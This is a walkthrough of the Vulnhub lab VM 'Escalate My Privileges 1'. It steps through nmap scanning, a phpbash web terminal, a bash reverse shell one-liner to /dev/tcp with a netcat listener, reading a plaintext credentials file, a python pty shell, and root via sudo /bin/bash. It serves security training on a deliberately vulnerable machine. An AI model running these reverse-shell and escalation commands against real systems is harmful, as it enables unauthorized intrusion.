Escalate My Privileges 1 Walkthrough Vulnhub CTF | Escalate My Privileges: 1 Vulnhub Writeup
In these Articles, we are solving another vulnhub CTF Escalate MY Privileges 1 is made by Akanksha Sachin Verma this box is specially made for learning and sharpening Linux Privilege Escalation skills. You can download here
Description
This VM is made for playing with privileges. As its name, this box is specially made for learning and sharpening Linux Privilege Escalation skills. There are a number of ways of playing with the privileges.
Network Scanning
First, we Scanning our local network and find our target IP using the nmap ping scan.
nmap -sn 172.20.10.1-100
Our next step is Scanning ports and services using Nmap.
nmap -A 172.20.10.12
Enumeration

I open the target IP address our browser and we see an image file
http://172.20.10.12
I open the next page phpbash.php we see the file in Nmap output robots.txt file disallow entry here we see a bash terminal I run the id command and we see an output apache group name
id
without wasting our time I create a oneliner bash reverse shell and start our netcat payload listener port 4545
nc -lvp 4545bash -i >& /dev/tcp/172.20.10.2/4545 0>&1 
and I get a reverse connection target machine I move on target /home directory and we see a user armour
cd /home
ls
cd armour
armour user home directory we found a credentials.txt file cat command to open the file and we see a message my password is md5 (rootroot1)
ls
cat Credentials.txt 
I open a new terminal and using echo md5sum command create an md5 password for user armour
echo -n "rootroot1" | md5sum
Privilege Escalation
I try to change our user to armour using su ( Switch user ) command and we successfully changed our user
su armour
id
After changing a user we see the blank shell I break the shell using python TTY shell.
python3 -c 'import pty;pty.spawn("/bin/bash")'I ran the sudo -l command to enumerate all sudoers file entry and we see many files sudoer file entries
sudo -l

this VM many ways to privilege escalate I ran the sudo /bin/bash and I get root shell I move the root home directory and I found our last flag proof.txt
sudo /bin/bash
id
cd /root
ls
cat proof.txt